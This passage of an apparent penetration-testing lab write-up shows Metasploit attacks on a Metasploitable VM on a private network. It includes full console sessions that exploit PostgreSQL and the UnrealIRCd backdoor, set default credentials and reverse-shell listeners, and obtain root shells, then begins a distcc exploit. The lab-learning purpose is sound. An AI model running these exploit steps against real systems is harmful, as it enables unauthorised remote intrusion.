


```
meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: root
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40666/rw-rw-rw-   4096     dir   2012-05-13 23:35:33 -0400  bin
40666/rw-rw-rw-   1024     dir   2012-05-13 23:36:28 -0400  boot
40666/rw-rw-rw-   4096     dir   2010-03-16 18:55:51 -0400  cdrom
40666/rw-rw-rw-   13540    dir   2020-05-04 17:32:38 -0400  dev
40666/rw-rw-rw-   4096     dir   2020-05-04 03:51:34 -0400  etc
40666/rw-rw-rw-   4096     dir   2010-04-16 02:16:02 -0400  home
40666/rw-rw-rw-   4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
40666/rw-rw-rw-   4096     dir   2012-05-13 23:35:22 -0400  lib
40666/rw-rw-rw-   16384    dir   2010-03-16 18:55:15 -0400  lost+found
40666/rw-rw-rw-   4096     dir   2010-03-16 18:55:52 -0400  media
40666/rw-rw-rw-   4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  8705     fil   2020-05-04 03:51:38 -0400  nohup.out
40666/rw-rw-rw-   4096     dir   2010-03-16 18:57:39 -0400  opt
40666/rw-rw-rw-   0        dir   2020-05-04 03:51:10 -0400  proc
40666/rw-rw-rw-   4096     dir   2020-05-04 03:51:38 -0400  root
40666/rw-rw-rw-   4096     dir   2012-05-13 21:54:53 -0400  sbin
40666/rw-rw-rw-   4096     dir   2010-03-16 18:57:38 -0400  srv
40666/rw-rw-rw-   0        dir   2020-05-04 03:51:11 -0400  sys
40666/rw-rw-rw-   4096     dir   2020-05-05 02:58:39 -0400  tmp
40666/rw-rw-rw-   4096     dir   2010-04-28 00:06:37 -0400  usr
40666/rw-rw-rw-   4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

OUTPUT: Thus we have gained remote access to server through the exploit module mentioned and used meterpreter commands to know the root user id and ls command to list the files.


10. POSTGRES - Remote code execution

For postgres remote code execution, i use the module **exploit/linux/postgres/postgres_payload.** With the help of this module, the meterpreter can be opened.




```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > search postgres

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/manageengine_pmp_privesc          2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.
cc Pro SQL Injection
   1   auxiliary/admin/http/rails_devise_pass_reset           2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   2   auxiliary/admin/postgres/postgres_readfile                              normal     No     PostgreSQL Server Generic Query
   3   auxiliary/admin/postgres/postgres_sql                                   normal     No     PostgreSQL Server Generic Query
   4   auxiliary/analyze/crack_databases                                       normal     No     Password Cracker: Databases
   5   auxiliary/analyze/jtr_postgres_fast                                     normal     No     John the Ripper Postgres SQL Password Cracker
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection               normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_hashdump                            normal     No     Postgres Password Hashdump
   8   auxiliary/scanner/postgres/postgres_login                               normal     No     PostgreSQL Login Utility
   9   auxiliary/scanner/postgres/postgres_schemadump                          normal     No     Postgres Schema Dump
   10  auxiliary/scanner/postgres/postgres_version                             normal     No     PostgreSQL Version Probe
   11  auxiliary/server/capture/postgresql                                     normal     No     Authentication Capture: PostgreSQL
   12  exploit/linux/postgres/postgres_payload                2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   13  exploit/multi/http/manage_engine_dc_pmp_sqli           2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkView
FetchServlet.dat SQL Injection
   14  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20  excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   15  exploit/multi/postgres/postgres_createlang             2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   16  exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11     manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   17  exploit/windows/postgres/postgres_payload              2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   18  post/linux/gather/enum_users_history                                    normal     No     Linux Gather User History


msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > use exploit/linux/postgres/postgres_payload
```

Now, under options we can find the Username and Password set to **postgres** already, and RHOSTS set to server ip **192.168.56.105,** and VERBOSE flag set **true** and LHOST set to local host. Already we know port number for postgressql is **5432.**
The basic properties are changed and executed.
On some default installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries's from there as well, allowing execution of arbitrary code.



```
msf5 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Now the Meterpreter opens a session where the meterpreter commands can be used to get some information. Th **getuid** gives the unix Id (**uid**) of the user the process is running under, unix group Id (**gid**) the process is running under, effective user Id (**euid**) the process is running under - The EUID determines what a program is allowed to do, based on what the user with this UID is allowed to do, and **egid** is same as euid but they are meant for groups.




```
msf5 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.105:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/yOpLaQeV.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.105:47497) at 2020-05-18 02:51:14 -0400

meterpreter > getuid
Server username: uid=108, gid=117, euid=108, egid=117
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-04-28 16:26:59 -0400  PG_VERSION
40700/rwx------   4096  dir   2010-04-28 16:27:01 -0400  base
40700/rwx------   4096  dir   2020-05-05 05:48:21 -0400  global
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_clog
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_multixact
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_subtrans
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_tblspc
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_twophase
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_xlog
100600/rw-------  125   fil   2020-05-04 03:51:32 -0400  postmaster.opts
100600/rw-------  54    fil   2020-05-04 03:51:32 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-04-28 16:28:06 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-04-28 16:28:07 -0400  server.crt
```

OUTPUT: Using the given module, the remote access is gained and different meterpreter commands are executed to get Id, basic system information and list files. Also modification/ deletion / creation activities can be performed on these files.


11. Unreal IRC - Remote code execution

Here i use the exploit module **exploit/unix/irc/unreal_ircd_3281_backdoor** and try to gain access to remote host through this exploit.




```
msf5 exploit(linux/postgres/postgres_payload) > search unreal_ircd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
```

For basic settings, the host is set to server ip **192.168.56.105** and other advance settings are also set accordingly. And the port value is known already as **6667.**



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show advanced

Module advanced options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   CHOST                                    no        The local client address
   CPORT                                    no        The local client port
   ConnectTimeout          10               yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   SSL                     false            no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLVerifyMode           PEER             no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
   SSLVersion              Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS,
 SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
```

Now we run and notice command shell has opened and we can run basic shell commands. Here **Id** command gives the root user and following other commands tell the version, present working directory and so on.




```
ConnectionTimeout => 7
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] 192.168.56.105:6667 - Connected to 192.168.56.105:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.105:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo CItkjVpmT6hQqCQf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "CItkjVpmT6hQqCQf\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.56.101:4444 -> 192.168.56.105:44665) at 2020-05-18 05:50:54 -0400

id
uid=0(root) gid=0(root)
pwd
/etc/unreal
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
```

OUTPUT: In the above scenario, we have gained remote access to server through the identified module for irc service and executed some basic commands like id, ls, pwd and captured the results.


12. DISTCC - Remote code execution

There is only one module **exploit/unix/distcc_exec** and uses a documented security weakness to execute arbitrary commands on any system running distccd.



